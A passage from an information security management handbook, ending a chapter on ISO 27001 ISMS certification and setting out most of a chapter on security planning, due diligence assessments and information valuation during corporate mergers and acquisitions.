Step 5: The registrar will request documentation surrounding the ISMS for review prior to coming onsite for the audit. The registrar may comment on deficiencies in the ISMS for correction prior to audit.

Step 6: The registrar conducts an on-site audit of the ISMS. This audit typically takes approximately two to three days, but the audit's length is at the discretion of the registrar.

Step 7: The organization will be notified by official mail of the audit results. In the event of a failure, deficiencies will be communicated to the organization. These deficiencies must be corrected prior to engaging a registrar for a new audit. When the organization successfully passes the audit, the registrar will transmit a formal certificate of registration to the organization. The organization is also allowed to use the watermark of the registrar on appropriate communications to indicate successful registration of the ISMS.

The Maturing Organization: Certification Mapping and Maintenance

Although this chapter has discussed security certification (registration) in detail, it is important to note that it is also possible to certify against other standards and best practices. A mature organization may desire multiple certifications to indicate its intention to promote due diligence and best practices across the organization and its functions. For example, ITIL security management was discussed early in this chapter. Certification of the organization against the ISO 20000 (was BS 15000) standard that the ITIL common body of knowledge and practices are related to is available as is certification against the Capability Maturity Model Integration (CMMI) (In 2000, the SW-CMM was upgraded to CMMI). Each of these standards has touched points in common; together, they can provide a more complete picture of an organization that is maturing in its processes, procedures, and practices.

Summary

Proper security management is paramount in an organization that has business and regulatory reasons for ensuring due diligence in protection of its assets. This due diligence can be documented though registration (certification) of the management framework for information security that is implemented in the form of an Information Security Management System (ISMS). This chapter gives both the organization and the security professionals performing the certification activities baseline knowledge to undertake this initiative; it also provides options for implementing proper security controls without moving to certification through alignment of security activities to a recognized international standard.

References

1. http://www.bsiamericas.com/index.xalter
2. http://www.bsi-global.com/index.xalter
3. http://www.bvqi.com
4. http://www.17799.com/
5. http://17799.standardsdirect.org/
6. http://www.wikipedia.org/

Information Security for Mergers and Acquisitions

Background and Establishment of Necessity of Information Security
Merger and Acquisition Background
Threats and Consequences Related to Mergers and Acquisitions
Inquiry Phase Threats • Planning Phase Threats • Due Diligence Phase Threats • Day of Acquisition Threats • Post-Acquisition/Post-Merger Threats
Policy Overview and Process Outline
Pre-Merger/Pre-Acquisition Security
Inquiry Phase Protection • Planning Phase Security • Discovery
Day of Merger or Acquisition Actions
Execute Access Control Project • Deploy and Test Initial Connection • Brief New Users on Awareness, Policy, and Merger and Acquisition Special Topics • Extended Monitoring
Post-Merger/Acquisition Phase
Begin Permanent Connectivity Projects • Conduct Post-Merger or Acquisition Projects • Validate Conditions Have Been Met for Permanent Connection • Deploy and Test Permanent Connection Configuration • Continue Extended Monitoring for X Months • Merger/Acquisition Project Completion • Normal Monitoring Begins • Gather and Record Lessons Learned • Merger/Acquisition Complete
Conclusion

Craig A. Schiller

Background and Establishment of Necessity of Information Security

A large global corporation was engaged in an aggressive merger and acquisition initiative. This company acquired a new business every other month. The information security office (IS) learned of the first acquisition upon receipt of the request to modify their firewall to include the acquired company's networks. Executive management was not pleased that IS declined to permit the new network connections until due diligence could be performed to IS standards.

Those responsible for information technology (IT) security should be included in the due diligence phase of mergers and acquisitions. The due diligence phase is required protocol whereby the acquirer

verifies that the acquisition is a good investment. During due diligence, the acquiring company is allowed to examine the potential acquisition onsite. This is the perfect time for IT and IS to review the computer operations of the potential acquisition and alert management to any security concerns or IT-related challenges or expenses that may be encountered if the acquisition proceeds.

The policy and processes described below are the result of significant experience with this merger and acquisition initiative. In their first application, they hit the equivalent of a grand slam by preventing a very damaging action that could have significantly reduced the value of the acquisition. They were first applied during a hostile acquisition. The target company was being acquired for its resources and its customer base, not its employees. IS sent an assessment team to the corporate headquarters of the company to be acquired. They followed the policy and procedures described below, resulting in a security assessment that covered technical, organizational, and staff issues. From the results of the assessment, IS was able to determine what connectivity could be granted with minimal changes, what actions needed to be taken on the day of the merger, and what changes would be necessary for final network connectivity. With this information in hand, IS was able to work with business leaders, human resources (HR) and legal to develop a plan for the actual merger.

On the day of the acquisition, fifty percent of the target company's employees were terminated with equitable severance packages. The action plan was developed prior to the acquisition date. After reviewing the assessment data and conducting a meeting between HR, IT, and IS, HR arrived on-site with a list of employees, the times for their HR interviews, and the action planned for each individual. If the individual was being terminated, user administrators executed an action plan disabling access and transferring ownership of files.

Of particular interest was the senior network administrator. This individual managed the firewall prior to acquisition, but was not being retained. When this individual's exit interview began, the acquiring company's firewall administrator opened a new interface on the acquiring company's corporate firewall and changed the external DNS entries to point to a new IP address on this firewall. All traffic destined for the newly acquired company would come through the acquiring company's firewall and then be routed through a direct connection to the acquired company's network. The firewall administrator replicated the acquired company's existing firewall rule-set for all traffic destined for that interface.

The former network administrator accepted a new job the next day with the acquired company's closest competitor. It is likely that the individual promised the new employer access to the acquired company's customer project database. Had the competitor gained access to this database, much of the value of the acquisition would have been lost.

When the former network administrator realized it was no longer possible to gain access, that person tried to contact an employee who had been retained in an attempt to obtain the information. IS had briefed all retained employees about the possibility that former employees might call seeking proprietary information. Retained employees were given a number to call if they were contacted. The retained employee who was asked for the proprietary information followed this procedure and called IS. The legal team contacted the former employee to warn that continued efforts to secure the information would result in forfeiture of the previously granted severance check. The situation was resolved.

If IS had delayed taking precautionary steps, even a single day, the former network administrator would have been able to compromise the database and obliterate much of the value of the acquisition. From that point on, IS was given two weeks during the due diligence phase of mergers and acquisitions to conduct security assessments.

Merger and Acquisition Background

What is a merger? What is an acquisition? What are the differences between the two? The following are not legal definitions, but they will serve our purposes for this chapter.

A merger occurs when two companies, usually but not necessarily of approximately equal size, decide to join together to form a new organization combining functions from each original company.




EXHIBIT 7.1 Merger and acquisition timeline.

An acquisition occurs when one company (usually the larger company) buys (takes over) another company or part of a company.

The difference between the two that is of interest from an IS perspective is that the discussions below are from the point of view of the acquiring company in the case of an acquisition and from the perspective of the composite merger team in the case of a merger. In an acquisition, it is the acquiring company's IS officer who gathers information about the company to be acquired. In a merger, both companies may be gathering information about each other, then meeting to discuss and agree upon a course of action.

In the course of a merger or acquisition, there are different phases of activities. The goals of each phase are different and, consequently, the goals and requirements for IS also change (Exhibit 7.1 and Exhibit 7.2).

Threats and Consequences Related to Mergers and Acquisitions

The threats related to acquisitions change over the life of the acquisition/merger.

Inquiry Phase Threats

During the inquiry phase, the primary concern is to prevent unauthorized or unintentional disclosure outside of the small group (inquiry team) considering acquisition/merger targets. Early publication of this information could affect the price of the acquisition/merger to the detriment of the acquirer. Others interested in the target may be able to mount a competitive offer or make a profit by selling the information to someone else who might do so. Publicity might also cause uncommitted key stakeholders to withhold support unless compensated. In some cases, public knowledge that a company is actively considering acquisition or merger possibilities is enough to change the market conditions such that any acquisition or merger would be difficult or more expensive. Some companies have enemies, groups that fundamentally oppose the nature of the business (such as logging or oil companies and environmentalist groups, abortion clinics or stem cell research labs and pro-life supporters, defense contractors and anti-war groups), that would use information of this type to harm the company, such as giving the information to the competition, publishing it in the news media, mounting a grass roots campaign to make the acquisition costly or to stop it entirely. Occasionally, the sensitive information is compromised through the carelessness of inquiry team members talking to friends and family about their work, inviting the team to a working lunch at a busy restaurant, or going out to a local bar to relax after a day of tense discussions where their conversations might be overheard.

The targets of inquiry phase threats:

- Information about the potential acquisitions or mergers
- Information about the inquiry team members
- Inquiry team members
- Systems storing inquiry team information
- Communications (email, Internet traffic, phone conversations, etc.) from or to inquiry team members
- Communications (email, Internet traffic, phone conversations, etc.) about inquiry team discussions, concerns, targets, etc.

EXHIBIT 7.2 Merger and Acquisition Phases

Phase	Description	Security Goal
Inquiry phase	Discussion at the executive or senior management level about the possibility of merger or acquisition	Protect the discussions for unauthorized and unintentional disclosure
Planning phase	A decision has been made to move forward. This may occur before or after formal documents have been filed that make aspects of the merger/acquisition public. More staff is brought in to gather more detail about the potential benefits and risks and to begin tentative plans	Gather information from the acquisition team about goals of the merger/acquisition, key players, personnel issues, information to be protected, and value estimates of that information, on-going litigation, intellectual property concerns (both sides, theirs and ours), and rules of engagement during "due diligence". Provide information about security involvement in due diligence. Provide security perspective research about the target acquisition
Due diligence phase	Due diligence occurs just prior (~3–4 weeks) to the official date of merger/acquisition. This is the opportunity to inspect the merchandise. Functional departments (finance, engineering, manufacturing, security, etc.) are permitted to look in-depth at the target company. Due diligence is a formal requirement to satisfy stockholder concerns that the merger/acquisition is a considered decision rather than an emotional one. Following the review of due diligence reports, the business makes its final decision about the merger/acquisition	Determine if there are any security issues that could lessen or offset the value of the merger/acquisition. Gather information necessary to determine pre-acquisition requirements, plan the day of acquisition transition and the longer term permanent connectivity transition. Gather information to support day one of merger/acquisition actions. Pre-acquisition/pre-merger security requirements identified during this phase must be completed and validated as a precondition to beginning day of merger/acquisition actions
Day of acquisition/merger	Today's activities should be well-coordinated among HR, IT, information security, physical security, and legal. Management expects a smooth technical and personnel transition	Security should be able to complete all access actions for an individual during the HR interview. Network changes should be timely. All retained employees/users should be briefed about acceptable use and differences between the companies from a security perspective
Post-acquisition/merger phase	Goal is to complete all activities so that permanent connectivity can be deployed and all operations can return to normal	Security should monitor the progress of security projects required from the due diligence as a condition of permanent connectivity. Extended monitoring should be deployed for 30–90 days to ensure that all latent, potentially hostile resentment to the acquisition/merger has dissipated

Planning Phase Threats

During the planning phase, some information about the selected acquisition/merger target is made public. Care must be taken that only officially sanctioned and prepared information is released. The team grows so that more skills and knowledge can be brought to bear on the project. If this is the first attempt to involve IS in the acquisition/merger process, there will be resistance to the presence and involvement of these professionals. The security professional should be prepared to answer these objections and to sell

the concept that it is necessary and valuable to address security in this phase. As information becomes more critical to corporations, the potential will increase that stockholders and courts will view the exclusion of security professionals from the planning and due diligence phases as negligent acts.

After public documents have been filed, the need for secrecy changes. At this point, the primary need for information focuses on accuracy and timing. The goal of confidentiality at this time for most information is to ensure control over the release of acquisition-related information. A few sets of information from the inquiry phase remain at the highly confidential level, such as estimates of the value of the company, aspects of the target that are desirable and undesirable, plans for eliminating duplication, etc. Existing employees of the company planning the acquisition/merger may feel threatened if they are insecure about their position in the company or about the future of their organization after an acquisition/merger. Some companies have divested themselves of business units prior to a merger to satisfy anti-trust regulators. Internal announcements should be carefully crafted.

The goal of this phase is to gather information, ensure the right people receive that information, and make plans for the subsequent phases, beginning with due diligence. Threats to that goal include inadequate or inaccurate information gathering, poor communication and distribution of the information, and poor or incomplete planning. The consequences of these threats might include:

- Providing bad information to decision makers
- Missing evidence of significant security concerns that might impact the value of the acquisition/merger
- Missing evidence of significant security concerns that would merit specific attention during due diligence
- Providing information to individuals who do not need to know
- Not providing necessary information to decision makers and planners
- Ineffectively communicating and distributing security information to those who need it
- Creating plans that do not meet the goals of due diligence and subsequent phases
- Inadequately staffing the plans from a resources or skills perspective.

Due Diligence Phase Threats

The phrase due diligence has come into common usage but has a specific meaning in regards to mergers and acquisitions (M&A). M&A lingo uses the phrase during due diligence. This refers to a required set of activities just prior to the actual consummation of the acquisition, in which the acquiring company is permitted an in-depth, usually onsite, examination of the company to be acquired. In common usage, the term due diligence has become synonymous with due care but, as you can see, due diligence during an M&A is both a phase and a set of care-related activities required during a merger or acquisition.

The goal of the due diligence phase is to satisfy stockholder concerns that the merger/acquisition is a rational decision rather than an emotional one and to support the final decision about the acquisition/merger.

For IS, the goal of the due diligence phase is to:

- Determine if there are any security issues that could lessen or offset the value of the acquisition/merger
- Gather information necessary to determine pre-acquisition requirements
- Plan the day of acquisition transition and the permanent network connectivity transition
- Gather information to support day of acquisition/merger actions
- Determine the level of pre-acquisition/pre-merger security requirements that must completed and validated as a pre-condition to beginning day of acquisition/merger actions.

Threats to these goals include inadequate or inaccurate information gathering, poor communication and distribution of the information, disclosure of sensitive information about the company to be acquired, and poor or incomplete planning. The consequences of these threats might include:

- Providing bad information to decision makers
- Missing evidence of significant security concerns that might impact the value of the acquisition/merger
- Missing evidence of significant security concerns that would affect decisions regarding security requirements for day-one connectivity and permanent network connectivity
- Providing information to individuals who do not need to know
- Distribution of information damaging to the company to be acquired to adversaries, competitors, or the media, such as findings of vulnerability assessments
- Providing inadequate information to decision makers and planners
- Ineffectively communicating and distributing security information to those who need it
- Creating plans that do not meet the goals of the subsequent phases
- Inadequately staffing the plans from a resources or skills perspective
- Failing to create plans for day one that address threats that were missed by due diligence analysis.

Day of Acquisition Threats

The goal of the day of acquisition activities is to achieve a well-coordinated, smooth technical and personnel transition.

The goals of IS for day one of the acquisition are to:

- Build team identity and acceptance of the new organization
- Complete all access actions for an individual during the HR interview
- Complete all network changes successfully and in a timely fashion
- Provide basic connectivity without subjecting the acquiring company to significant risk
- Brief all retained employees/users about acceptable use and differences between the companies from a security perspective
- Prevent intellectual property loss
- Prevent damage or loss from disgruntled or separated users
- Preserve the value of the acquired company.

Threats to these goals might include HR, legal, physical security, and IS transition plans created in silos (without coordination), ineffective attempts to build team identity and acceptance, computer access changes occurring prior to the HR exit interview, access changes occurring after a separated user has been notified, access changes not being made, incorrect network changes being implemented, intended network changes failing, failure to identify the business need for a network change, disgruntled or separated users exploiting day-one connectivity, tainting acquiring company intellectual property by contact with intellectual property under potential litigation, violation of industry required segregation of data (e.g., between commodities traders and producers of those commodities), and exposure of the acquiring company's systems to undetected compromises in the company to be acquired. Day one threats might have the following consequences:

- Loss of intellectual property
- Permitting connectivity to the acquired company's network that poses unacceptable risk
- Physical harm
- Loss in value of the acquired company

- Fines and regulatory sanctions
- Barriers to team building (or persistence of loyalty to the old company at the expense of the new) and resistance to changes related to the acquisition
- Periods of exposure due to gaps between actions of HR, legal, physical security, and IS
- Disciplinary action or loss of employees due to differences in expectations of acceptable computer use.

Post-Acquisition/Post-Merger Threats

The business goals are to complete all activities so that permanent connectivity can be deployed and all operations can return to normal.

The IS goals of this phase are to monitor the progress of security projects required by the due diligence phase as a condition of permanent connectivity and to monitor network traffic and logs for latent, potentially hostile, resentment of the acquisition/merger to determine if the threat has dissipated.

Threats to these goals include implementation of incorrect network changes, network changes failing, disgruntled or separated users exploiting the increased connectivity, and management relenting on the security requirements and allowing connectivity without mitigating risk appropriately. The consequences of these threats might include:

- Creation of exploitable vulnerabilities on firewalls and perimeter devices
- Loss of intellectual property
- Loss in value of the acquired company
- Increased maintenance costs through failure to standardize platforms or consolidate maintenance contracts
- Reduced IT performance due to failure to complete acquisition assimilation.

Policy Overview and Process Outline

I. Pre-merger/pre-acquisition security

A. Inquiry phase protection
B. Planning phase security
   1. Things to find out
   2. Things to provide
   3. Develop the due diligence security plan
C. Due diligence security
   1. Discovery
   2. Inventory information assets
   3. Value information
   4. Organization, policy and procedures security assessment
   5. Physical and technical vulnerability assessment
   6. Security attitude assessment
D. Analyze and report
   1. Security requirements for day one
   2. Report of the nature of day-one connectivity
   3. Security requirements for permanent connectivity
   4. Report on the nature of permanent connectivity
E. Plan transition projects
F. Plan day of merger/acquisition actions

G. Conduct pre-merger/pre-acquisition projects
H. Verify conditions met for initial connection
I. Train team for day of merger/acquisition

II. Day of merger/acquisition actions

A. Deploy and test initial connection
B. Execute access control project
C. Brief new users on awareness, policy, and merger/acquisition special topics
D. Extended monitoring

III. Post-merger/post-acquisition phase

A. Begin permanent connectivity projects
B. Conduct post-merger/post-acquisition projects
C. Verify conditions met for permanent connection
D. Deploy and test permanent connection configuration
E. Continue extended monitoring for X months

IV. Merger/acquisition project completion

A. Normal monitoring begins
B. Gather and record lessons learned
C. Merger/acquisition complete

Pre-Merger/Pre-Acquisition Security

Inquiry Phase Protection

Because IS is rarely a member of the acquisition and merger exploratory group, it is necessary to establish policy and procedures for this group, as well as logical and physical separation of these groups' information, to establish monitoring of key words on outbound and inbound network traffic, and to develop specific awareness and provide security training.

At the beginning of each inquiry team project, team members should be asked to disclose any relations with target companies, competitors, and opposing groups for themselves, former employers, friends, and relatives. The exercise itself will remind team members to be cautious in their discussions about the inquiry phase. Sensitive documents and reports of the inquiry team's work can each be given a unique identifying number and records kept of who was issued which document. The document number should be printed on every page of each document, in the meta data (properties section of the file) and some hidden in the file, if possible. These documents should be tracked and managed. New revisions should be provided upon surrender of old versions. Only originals should be produced. Dates and conditions of release (when each document can be may be made public) should be specified. Copying of these documents should be prohibited. Cross-hatch shredders should be available in the inquiry team's meeting room. Once a document is surrendered and recorded as such, it should be shredded. Any support (IT, admin, etc.) needs to be vetted in the same manner as actual inquiry team members. Support providers should be named individuals and not assigned as needed out of a pool. All of these procedures need to be established and in place prior to convening the group for consideration of potential acquisition and merger targets. During this phase, the accountability principle, confidentiality principle, and the principle of least privilege are key to meeting inquiry phase needs.

Planning Phase Security

If the company does not recognize the need for formal IS involvement during the planning phase, the IS office might learn of the acquisition/merger if a planning committee member has a task that will require

a resource from IS. This may occur anytime from the beginning of the planning phase until the actual day of the merger/acquisition.

The most common case would be that IS does not become aware of the activity until the day of the merger/acquisition and IS is told to open access through the firewall for the new employees and special applications. The worst case would be that IS professionals learn of the acquisition in the enterprisewide announcement made after the completion of the sale. If the company does not recognize the need for formal IS involvement during the planning phase, an IS professional can use the occasion to raise the issue with management, perhaps citing the case described at the beginning of the chapter. Even in a friendly acquisition or merger, when both management teams are in favor of the move, employees may be unhappy with the change. "Between 60 and 90 percent of mergers and acquisitions fail to meet their desired objectives," says Kate O'Sullivan in CFO Magazine in an article titled "Secrets of M&A Masters" (September 2005). If the one of the reasons for that failure rate is related to IS, then IS must be involved in the planning and due diligence phases to prevent or recover from the failure.

The following anecdote is another example of a situation where IS should have been involved during the planning and due diligence phases. In the late 1990s, a large corporation acquired a chemical engineering firm. IS first learned of the acquisition when the VP in charge of the acquisition demanded that the new acquisition be connected by the end of the week. IS politely but firmly refused the request, and declined to provide an explanation on the phone, opting instead to meet face-to-face with the VP at his earliest convenience. In the meeting, the VP assumed a confrontational posture, stating that this acquisition was very important to the corporation and that security must get in line and make the connection. The security officer calmly explained that the company that had just been acquired was responsible for the biggest intellectual property theft in the history of the acquiring company. The underlying reason driving the acquisition was that the acquiring company had brought suit against the acquired company and won, but indications were that the damages would not be recoverable. Executive staff had decided that the only way to regain any of the value was to take over the company. A possible complication was that the individual responsible for the original theft of intellectual property had recently left the acquired company; however, there was suspicion that he was attempting to take the intellectual property with him to a third company. Security had reason to believe that some employees still working for the acquired company were channeling intellectual property to that individual. IS and corporate security were conducting an active investigation with the FBI to gather evidence of the on-going illegal activity. Connecting the new acquisition's computers to the acquiring company's networks would have given them access to even more intellectual property and increased the complexity of the investigation. After this explanation, IS asked the VP if he still wanted to press for full connectivity by the end of the week. Not only did the VP change his position, but a stronger bond was created between the VP and the IS office.

If a company already recognizes the need for formal IS involvement during the planning phase of an acquisition or merger, then the IS office will be notified as part of the normal procedure of assembling planning committees for supporting the project. Ideally, the IS office would be expected to be a team leader and to present security requirements and awareness training to the team in the initial meeting.

Facts to Determine

To prepare for the due diligence phase and the day of acquisition event, IS requires certain information from the acquisition leadership team. Business leaders should be consulted to determine:

- Major goals of the acquisition from the business perspective
- Any relevant history, including current or pending litigation
- Intellectual property or trade secret concerns
- The location of intellectual property and trade secrets
- Status of IT assets such as hardware, software, networks, providers, etc.

- Requirements for Chinese wall protection (commodities trader restrictions, intellectual property under litigation and potential consequence of that litigation, export regulation requirements, strategic business plans to retain only a portion of the acquired company, etc.)
- Business function map of the two companies
- Key personnel from both companies and an explanation of their roles
- Agreed upon restrictions and prohibitions
- Extent of the merger or acquisition (whole or partial)
- Processes for decision making and communication during the transition
- Office locations, including international sites, staff at each location, and staff and office retention plans
- Management concerns about staff, technology, and processes
- The projected timetable of events, particularly due diligence and the day of merger/acquisition
- Budget implications for security activity during the transition

Additionally, legal and HR should be consulted regarding laws related to the acquisition/merger, as well as protocols to be followed.

The IS professional should gather open-source intelligence about the target. If there has been no public announcement about the potential merger/acquisition, then these efforts should not be made from a computer that can be recognized as being a corporate asset of the acquiring company. Too many inquiries made from identifiable corporate assets could raise suspicions.

Prior to the planning meeting, IS should investigate the target company. Consult Hoover's Online or some similar service to get the basics. With a subscription, it is possible to get information about the business, its leaders, its competitors, etc. Using Google or other search engines, it is possible to search the internet for references to the company. Be sure to search Usenet from google using @<target company's domain name> to find technical postings by the company's employees. The technical Usenet groups may reveal useful information about platforms, operating systems, applications, firewalls, etc., that the company is using or has used. It will also reveal the problems they have been having and whether they are looking for outside help.

From this information, broaden the search to vendor, technical, or user forums for the platforms or applications discussed on Usenet. With the list of intellectual property and trade secret concerns obtained from business leaders, target searches on any related public discussions. Remembering the above caution about inquiries prior to any public announcement, a good source of security relevant information for publicly traded companies is the investors' information page on the corporate website. Look for the company's SEC filings (e.g., annual reports). In the annual and quarterly reports, corporations are required to explain to their stockholders the risks they perceive and what steps are being taken to address those risks. This is a good place to find out what is important to a company and what worries it. If this has not already been done, IS professionals should attempt these searches on their own corporation and compare what they find to current security strategic and annual plans.

The results of these searches can be used to guide the creation of security assessment activity to be conducted during due diligence phase and planning for day of acquisition activities.

Infomation to Provide

- Awareness briefings about threats in each phase
- Overview of the due diligence phase IS assessments and associated processes
- Name and nature of each assessment
- Types of due diligence phase IS deliverables and their purpose
- Proposed locations where assessments will be performed
- Names or roles of individuals whose cooperation will be needed to conduct each assessment

- Number of staff and number of days needed to perform the assessments
- Budget estimate for the assessments
- Project plan for due diligence IS projects
- Acquisition/Merger information-handling guide derived from discussions with management about data that is important relative to the acquisition/merger.

Some of the information from the open-source intelligence gathering that might be useful to acquisition/merger planners and improve awareness regarding the need for protection during the acquisition/merger include the following.

Discussions about due diligence are made more difficult because the media and practioners use the term loosely. The phrase has been used to refer to taking an appropriate amount of care in a given situation. In the course of completing a merger or acquisition, it is clear that stockholders want the deal makers to be diligent and careful in all aspects of analysis and decision making regarding the deal. However, there is a time in the life cycle of a merger or acquisition in which the acquiring company is permitted to closely examine the target company. This usually involves onsite visits by a team from the acquiring company. Finance or auditors will look at the books, manufacturing will look at the factory, facilities will examine the physical plants, and IS will assess the security environment, architecture, and posture. Many involved in mergers and acquisitions call this timeframe during due diligence. The goal of this concentrated due diligence effort is three-fold:

- Identify any issue that could be considered a "deal breaker"
- Analyze material findings that could affect the price or be useful as negotiating points
- Discover and understand the nature, challenges, and complexity of the required integration.

It is amazing that, in today's heavily information-dependent corporations, many businesses involved in mergers and acquisitions do not insist on an IS component of the due diligence phase. For U.S. companies, the regulatory environment of Sarbanes–Oxley, HIPAA, GLBA, and similar legal requirements may correct this oversight. Sarbanes–Oxley, for example, requires CEO's and CFO's to certify the presence and effectiveness of their internal controls. As part of the due diligence phase of a merger and acquisition, information security professionals should determine the impact of the target company's internal control systems and disclosure controls on those of the acquiring company's. In doing so, they should develop a transition plan for limiting damage to both entities while addressing deficiencies, inconsistencies, or incompatibilities. When the corporate infrastructures of two companies are connected, the resulting entity inheirits the vulnerabilities and exposures of both companies.

The cost of this transition may affect the perceived value of the merger or acquisition to the point that the deal may become untenable. For example, the acquiring company has standardized on a common server and desktop platform to reduce both costs and the vulnerability/exposure footprint. The target company has not standardized, and maintains a disorganized array of servers and desktops and perhaps differing brands of mainframes. If the acquiring company intends to keep the acquired company's assets on a long-term basis, then the cost of replacing nonstandard desktops and servers, and the cost of porting critical applications from these to the common platforms needs to be considered. If the company does not intend to keep the assets in the long-term, then the cost of isolation or complex multi-platform patch and change management needs to be considered. The target company might also have been lax with respect to the use of licensed software or might have let maintenance contracts lapse. If any of these costs are significant, then the deal might be called off.

All three goals assist deal makers to make final decisions and to formulate negotiation strategies. The third goal contributes to planning for the day of acquisition and beyond. For this goal, a basic security assessment is needed. Because the audience for this assessment is the security officer, some of the presentation and formatting is unnecessary.

Based on the discussions during the planning Phase, the IS team can determine which of the target company's sites should be visited as a part of the due diligence phase. Ideally, the team will gather the

most information possible in the fewest possible site visits. The onsite portion of the due diligence phase may last between two and three weeks. Costs should be kept at a minimum, with one or two individuals involved in each site visit. In general, the onsite work will consist of discovery activities, followed by analysis and reporting to the acquiring company.

Discovery

The IS professional should request copies of external auditor findings, compliance audits (Sarbanes–Oxley, HIPAA, GLBA, CISP, EU or U.K. Data Protection, etc.), and work with legal to determine the laws, regulations, and standards to which the acquired company must maintain compliance.

Organization, Policy and Procedures Security Assessment

Obtain an organizational chart of all levels of management, IT, and all IS staff. Ask IT managers for the names of those outside of IS who are responsible for security-related tasks, such as enterprise virus server and desktop operations, patch management, asset management, firewall administration, and security baselines for platforms or applications. Obtain a list from IT managers containing IT resources that are not managed or operated by IT. Find out who manages these resources and obtain from them a set of policies and procedures they follow.

Prior to the site visit, request a copy of policies, procedures, standards, and work instructions from the HR and IT organization to be acquired. Develop a list of interviewees based on the existing documentation. Use a checklist for standards relevant to the acquired company's industry. A good general standard to use for security management is ISO 17799/27001. For due diligence purposes, a high level view of a company's security posture can be derived by transforming the requirements from the standards into questions. This will reveal a degree of coverage but cannot demonstrate effectiveness.

For each requirement, determine one or two appropriate interviewees who are able to speak of company efforts related to the requirement. In interviews and reviews of document inventory, watch for relevant policy, procedures, standards, and work instructions that were not listed in the document lists from IT and HR. Keep raw notes from each interview and graph the score of documented and implemented security requirements against the total security requirements in each domain in ISO 17799/27001. This will result in a radar plot with ten spokes, one for each domain in ISO 17799/27001 (Exhibit 7.3).

Obtain a history of security incidents, policy violations and records of their resolution. Check the help desk data base for incidents that might not have been included in the security incident data base.

Inventory Information Assets

Information asset inventories may have been gathered for finance asset management, for Sarbanes–Oxley documentation, for use as business continuity/disaster recovery records. To be useful in a due diligence setting, some additional information needs to be gathered. To assist in day of acquisition activities, information asset business owners must be established, if this has not already been done. Some business units may attempt to name multiple owners, but for accountability purposes, IS must insist that only one individual is named, and that all decisions regarding access and privilege should be referred to that person. IS will want to gather information beyond that for inclusion in the standard asset record. This should include information about lease expirations, maintenance contract levels and renewal dates, accounts, and contacts, version levels (for OS and applications), current applied patches, installed applications, and license keys. This additional information should note any special dependencies on IP addresses (e.g., license keys or maintenance contracts) that will need to be addressed in the long- or short-term.

Be sure to ask if any information assets are subject to, or may be subject to, intellectual property litigation. If intellectual property litigation is lost, then the courts may decide that the company must no longer use the technology in question. If the intellectual property in question has been incorporated into other systems, those systems may be prohibited from use or distribution. For this reason, any intellectual




EXHIBIT 7.3 Organizational security assessment.

property that is currently or potentially subject to litigation should be isolated using Chinese wall techniques until the litigation is resolved.

Gather network architecture and topology diagrams for all sites of the acquired company. These diagrams should be analyzed as part of the technical vulnerability assessment.

Value Information

When acquiring a new company it is important to know which information assets are important and which are not. Some information valuation may already be available from Sarbanes–Oxley or business continuity/disaster recovery work. If valuation information is not available, the IS professional can interview key staff using the general form provided below. When gathering value information, the security professional should keep in mind that each item represents different value to individuals with different perspectives. To illustrate, think about the penny. What is the value of a single penny? The most literal answer is one cent; however, in terms of the value of the its raw materials, the value of the penny varies with the era in which it was made. Since 1962, the composition of the penny is 2.4 percent copper and 97.6 percent zinc. The value of those materials in 2003 was two-tenths of one cent. However, if the penny in question was minted in 1922, its composition is 95 percent copper and 5 percent zinc. Additionally, if the 1922 penny is a 22 Plain from the Denver mint, it is valued at $85,000 if it is in mint condition. A penny may have many different values when viewed from different perspectives.

This same concept can be applied to information assets. What is the value of an information asset? Upon what is the value assessment based? There are several possible factors:

- Cost paid for it
- Cost to develop it
- Cost to recover it
- Potential for loss of market share
- Potential regulatory penalties for loss or corruption
- Potential loss of income if asset is unavailable.

EXHIBIT 7.4 Information Valuation Form

Item:	Owner:	
Cost to Develop:		
Cost to Replace:		
Times of Higher Value:		
Value of Company exclusive possession or knowledge:		

Impact if…	Significant? (Y / N)	Order of Magnitude of Potential Loss	Type of Non-Monetary Loss
Lost or unavailable			
Competitor gains access			
Published in news media			
Corrupted or unreliable			

Type of Non-Monetary Loss

KEY
- Significant: yes or no
- Order of Magnitude: hundreds, thousands, millions, billions, loss of company?
- Type of Non-Monetary Loss: loss of market share, loss of public confidence, increased regulatory scrutiny, loss of business partner / opportunity, etc.

Corrupted or unreliable

KEY
- Significant: yes or no
- Order of Magnitude: hundreds, thousands, millions, billions, loss of company?
- Type of Non-Monetary Loss: loss of market share, loss of public confidence, increased regulatory scrutiny, loss of business partner / opportunity, etc.

